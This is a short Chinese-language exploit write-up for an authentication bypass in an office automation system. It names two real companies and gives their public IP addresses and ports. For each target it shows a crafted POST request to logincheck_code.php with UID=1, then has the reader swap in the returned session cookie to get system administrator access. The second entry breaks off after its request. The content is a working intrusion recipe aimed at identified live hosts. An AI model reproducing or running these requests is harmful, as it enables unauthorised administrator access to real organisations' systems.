
# 青山控股集团有限公司青山网络智能办公系统

1网站首页

http://221.12.145.26:81/ 

2抓包构造poc

POST /logincheck\_code.php HTTP/1.1


Host: 221.12.145.26:81

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 7

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip


UID=1 

记录下PHPSESSID


访问

http://221.12.145.26:81/general/index.php

替换刚才返回的PHPSESSID



可成功登陆




系统管理员权限

# 宏润化工网络智能办公系统

网站首页

http://61.182.116.98:8088/



2抓包构造poc

POST /logincheck\_code.php HTTP/1.1

Host: 61.182.116.98:8088


User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 9

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip

UID=1

